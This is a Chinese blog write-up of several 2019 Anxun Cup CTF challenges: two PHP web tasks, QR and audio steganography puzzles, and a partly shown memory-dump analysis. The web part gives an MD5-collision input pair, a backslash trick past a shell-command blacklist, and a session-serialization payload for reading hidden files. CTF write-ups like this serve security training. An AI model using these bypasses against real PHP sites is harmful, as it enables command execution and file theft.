第二届安洵杯2019部分writeup

原创

大千SS 于 2019-12-01 19:21:58 发布 4911 收藏 2

分类专栏： 赛题复现

本文链接：https://blog.csdn.net/zz_Caleb/article/details/103338156

Web

easy_web

参数可疑：?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=

TXpVek5UTTFNbVUzTURabE5qYz0进行两次base64解密，一次hex解密得到555.png

可能是可能利用的文件读取漏洞，对index.php进行读取

```
<?php
error_reporting(E_ALL || ~ E_NOTICE);
header('content-type:text/html;charset=utf-8');
$cmd = $_GET['cmd'];
if (!isset($_GET['img']) || !isset($_GET['cmd']))
    header('Refresh:0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=');
$file = hex2bin(base64_decode(base64_decode($_GET['img'])));

$file = preg_replace("/[^a-zA-Z0-9.]+/", "", $file);
if (preg_match("/flag/i", $file)) {
    echo '<img src ="./ctf3.jpeg">';
    die("xixi～ no flag");
} else {
    $txt = base64_encode(file_get_contents($file));
    echo "<img src='" . $txt . "'></img>";
    echo "<br>";
}
echo $cmd;
echo "<br>";
if (preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|e
cho|sh|\'|\"|\`|;|,|\*|\?|\\|\\\\|\n|\t|\r|\xA0|\{|\}|\(|\)|\&[^\d]|@|\||\\$|\[|\]|{|}|\(|\)|-|<|>/i", $cmd)) {
    echo("forbid ~");
    echo "<br>";
} else {
    if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
        echo `$cmd`;
    } else {
        echo ("md5 is funny ~");
    }
}
```

参数cmd是推测是命令执行的，但是有正则过滤：

```
preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|echo|sh|\'|\"|\`|;|,|\*|\?|\\|\\\\|\n|\t|\r|\xA0|\{|\}|\(|\)|\&[^\d]|@|\||\\$|\[|\]|{|}|\(|\)|-|<|>/i", $cmd)
```


而且还有md5碰撞：

```
if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b']))
```


这个md5的绕过方法比较固定：


```
a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2
b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2
```

然后就可以命令执行了，用的burp发的包，我的hackbar执行之后不出结果，可能哪里有问题



没有flag线索啊，dir%20/看下根目录文件试试：






注意空格%20编码，不然没结果


cat、tac、more、less、tail等查看文件内容的都被禁用了，怎么查看flag呢？

从过滤代码中看到：|\|\|

然而|\|才是匹配一个\，所以使用\绕过：cmd=/bin/ca\t或者cmd=/bin/c\at

(l\s c\at这样带个转义字符的命令在Linux上也是确实可以执行的)





easy_serialize_php

```php
<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}


if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
```

首先phpinfo这里有提示，传参f=phpinfo可以找到d0g3_f1ag.php，可能就是flag从存放处了。


仔细看一下代码我们要上处的是_SESSION，目的是反序列化并base64decode之后要读到d0g3_f1ag.php。
构造payload：

> _SESSION[phpflag]=;s:1:“1”;s:3:“img”;s:20:“ZDBnM19mMWFnLnBocA==”;}

可以看到巧妙之处，这样经过filter(serialize($_SESSION))之后得到：

> a:1:{s:7:"";s:48:";s:1:“1”;s:3:“img”;s:20:“ZDBnM19mMWFnLnBocA==”;}";}

由于phpflag被过滤，s:7的内容就变成了";s:48:，这样后面的s:3:“img”;s:20:“ZDBnM19mMWFnLnBocA==”;可以正常解析为img=ZDBnM19mMWFnLnBocA==，这样d0g3_f1ag.php就可以被读到了



（记得修改为POST方法，右键change）
接着读取/d0g3_fllllllag即可

Misc

吹着斯扫维码

这个就有点过分了，36张碎片，手动拼二维码


二维码扫出来的结果是：

> BASE Family Bucket ??? 85->64->85->13->16->32

下面就需要把压缩包的注释内容进行base的这一系列的解码了，但是这个13是什么玩意。。。（rot13啦，被骗了QAQ）
(为毛能爆破出压缩包的密码，解出来flag.txt是乱码。。。被这个误导了)
上面的其实是加密顺序，解码顺序和上面的相反
GNATOMJVIQZUKNJXGRCTGNRTGI3EMNZTGNBTKRJWGI2UIMRRGNBDEQZWGI3DKMSFGNCDMRJTII3TMNBQGM4TERRTGEZTOMRXGQYDGOBWGI2DCNBY
base32解码：3A715D3E574E36326F733C5E625D213B2C62652E3D6E3B7640392F3137274038624148
base16解码：:q]>WN62os<^b]!;,be.=n;v@9/17’@8bAH
rot13解码：:d]>JA62bf<^o]!;,or.=a;i@9/17’@8oNU
base85解码：PCtvdWU4VFJnQUByYy4mK1lraTA=
base64解码：<+oue8TRgA@rc.&+Yki0
base85解码：ThisIsSecret!233
解压拿到flag：flag{Qr_Is_MeAn1nGfuL}

music

解压有三个文件：



password.txt中内容：

> 3.mp3的密码是123456哦

使用mp3stego和密码123456解密3.mp3：

```
Decode.exe -X 3.mp3 -P 123456
```

解密得到：密码是123qwe123
解压林俊杰压缩包得到wav文件，这个依然是个隐写，使用silenteye去decode得到flag：flag{lsb_is_so_easy}


secret

解压得到的是dump内存文件，使用volatility进行分析
先看下大致信息：

```
volatility -f mem.dump imageinfo
```

然后看一下内存中的进程

```
volatility -f mem.dump --profile=Win7SP1x64 pslist
```



```
root@kali:/mnt/hgfs/共享文件夹# volatility -f mem.dump --profile=Win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Ex
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ --
0xfffffa800ccc1b10 System                    4      0     88      534 ------      0 2019-11-13 08:31:48 UTC+0000
0xfffffa800d2fbb10 smss.exe                252      4      2       29 ------      0 2019-11-13 08:31:48 UTC+0000
0xfffffa800e2227e0 csrss.exe               344    328      9      400      0      0 2019-11-13 08:31:49 UTC+0000
0xfffffa800e3f3340 wininit.exe             396    328      3       79      0      0 2019-11-13 08:31:49 UTC+0000
0xfffffa800e3f77d0 csrss.exe               404    388     10      225      1      0 2019-11-13 08:31:49 UTC+0000
0xfffffa800e41fb10 winlogon.exe            444    388      3      111      1      0 2019-11-13 08:31:49 UTC+0000
0xfffffa800e457060 services.exe            500    396      8      210      0      0 2019-11-13 08:31:49 UTC+0000
0xfffffa800e426b10 lsass.exe               508    396      6      554      0      0 2019-11-13 08:31:49 UTC+0000
0xfffffa800e464060 lsm.exe                 516    396      9      145      0      0 2019-11-13 08:31:49 UTC+0000
0xfffffa800e4f8b10 svchost.exe             608    500     10      351      0      0 2019-11-13 08:31:50 UTC+0000
0xfffffa800e52bb10 svchost.exe             684    500      8      273      0      0 2019-11-13 08:31:50 UTC+0000
0xfffffa800e570b10 svchost.exe             768    500     21      443      0      0 2019-11-13 08:31:50 UTC+0000
0xfffffa800e5b5b10 svchost.exe             816    500     16      381      0      0 2019-11-13 08:31:50 UTC+0000
0xfffffa800e5d7870 svchost.exe             860    500     18      666      0      0 2019-11-13 08:31:50 UTC+0000
0xfffffa800e5f8b10 svchost.exe             888    500     37      919      0      0 2019-11-13 08:31:50 UTC+0000
0xfffffa800e66c870 svchost.exe            1016    500      5      114      0      0 2019-11-13 08:31:50 UTC+0000
0xfffffa800e74fb10 svchost.exe            1032    500     15      364      0      0 2019-11-13 08:31:51 UTC+0000
0xfffffa800e510320 spoolsv.exe            1156    500     13      273      0      0 2019-11-13 08:31:51 UTC+0000
0xfffffa800e5b0060 svchost.exe            1184    500     11      194      0      0 2019-11-13 08:31:51 UTC+0000
0xfffffa800e56e060 svchost.exe            1276    500     10      155      0      0 2019-11-13 08:31:52 UTC+0000
0xfffffa800e685060 svchost.exe            1308    500     12      228      0      0 2019-11-13 08:31:52 UTC+0000
0xfffffa800e632060 svchost.exe            1380    500      4      167      0      0 2019-11-13 08:31:52 UTC+0000
0xfffffa800e692060 VGAuthService.         1480    500      4       94      0      0 2019-11-13 08:31:52 UTC+0000
0xfffffa800e7dab10 vmtoolsd.exe           1592    500     11      287      0      0 2019-11-13 08:31:52 UTC+0000
0xfffffa800e8a7720 svchost.exe            1824    500      6       92      0      0 2019-11-13 08:31:53 UTC+0000
0xfffffa800e898300 WmiPrvSE.exe           1980    608     10      203      0      0 2019-11-13 08:31:53 UTC+0000
0xfffffa800e8e9b10 dllhost.exe            2044    500     15      197      0      0 2019-11-13 08:31:53 UTC+0000
0xfffffa800e90d840 msdtc.exe              1320    500     14      152      0      0 2019-11-13 08:31:54 UTC+0000
0xfffffa800e991b10 taskhost.exe           2208    500     10      264      1      0 2019-11-13 08:31:56 UTC+0000
0xfffffa800e44a7a0 dwm.exe                2268    816      7      144      1      0 2019-11-13 08:31:57 UTC+0000
0xfffffa800e9b8b10 explorer.exe           2316   2260     25      699      1      0 2019-11-13 08:31:57 UTC+0000
0xfffffa800ea4f060 vm3dservice.ex         2472   2316      2       40      1      0 2019-11-13 08:31:57 UTC+0000
0xfffffa800ea54b10 vmtoolsd.exe           2480   2316      9      188      1      0 2019-11-13 08:31:57 UTC+0000
